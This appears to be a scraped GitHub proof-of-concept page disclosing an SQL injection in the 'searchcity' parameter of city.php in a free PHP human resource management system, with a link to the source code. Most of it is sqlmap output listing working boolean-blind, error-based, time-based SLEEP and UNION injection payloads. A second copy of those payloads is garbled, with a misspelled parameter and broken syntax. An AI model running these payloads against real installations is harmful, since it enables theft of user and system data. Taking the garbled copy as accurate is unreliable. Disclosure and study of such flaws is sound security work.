



 main ▼

...


POC-Exp / The Human Resource Management System searccity parameter is injected.pdf

 Hanfu-I Add files via upload History

 1 contributor

183 KB ...

SQL injection vulnerability exists in searchcity parameter of city.php file of human resource system, which may lead to leakage of important data of users or the system, harm system environment security, and cause information to be used by malicious users.



## Sqlmap

```
sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:
--
Parameter: searchcity (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: searchcity=0x' AND 4287=4287#

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: searchcity=0x' AND (SELECT 4347 FROM(SELECT COUNT(*),CONCAT(0x71787a7871,(SELECT (ELT(4347=4347,1)))0x7171767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'a'='a'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: searchcity=0x' AND (SELECT 5355 FROM (SELECT(SLEEP(5))))jget) AND 'dQyXl'='dQyX

Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: searchcity=0x' UNION ALL SELECT CONCAT(0x71787a7871,0x414c674e6748636a51524c5856526375534554505a46266784f794446464367747753676c514563,0x7171767071),NULL,NULL#
```

## Sqlmap attack

"attack="sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:

---

Parameter: searchcity (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: searchcity=0%' AND 4287=4287#

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload:       searccity=0%'       AND       (SELECT       4347       FROM(SELECT  
COUNT(\*),CONCAT(0x71787a7871,(SELECT  
(ELT(4347=4347,1))),0x7171767071,FLOOR(RAND(0)\*2))x       FROM  
INFORMATION\_SCHEMA.PLUGINS GROUP BY x)a) AND 'qiQh%='qiQh

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload:   searccity=0%'   AND   (SELECT   5355   FROM   (SELECT(SLEEP(5)))jqet)   AND  
'dQyX%='dQyX

Type: UNION query

Title: MySQL UNION query (NULL) - 3 columns

Payload:       searccity=0%'       UNION       ALL       SELECT  
CONCAT(0x71787a7871,0x414c674e6748636a51524e5856526375534554505a44626b784f794d4  
6464367747753676c514563,0x7171767071),NULL,NULL#  
--"

Source Code Download

"[https://www.sourcecodester.com/php/15740/human-resource-management-system-project-ph  
p-and-mysql-free-source-code.html](https://www.sourcecodester.com/php/15740/human-resource-management-system-project-ph-p-and-mysql-free-source-code.html)"

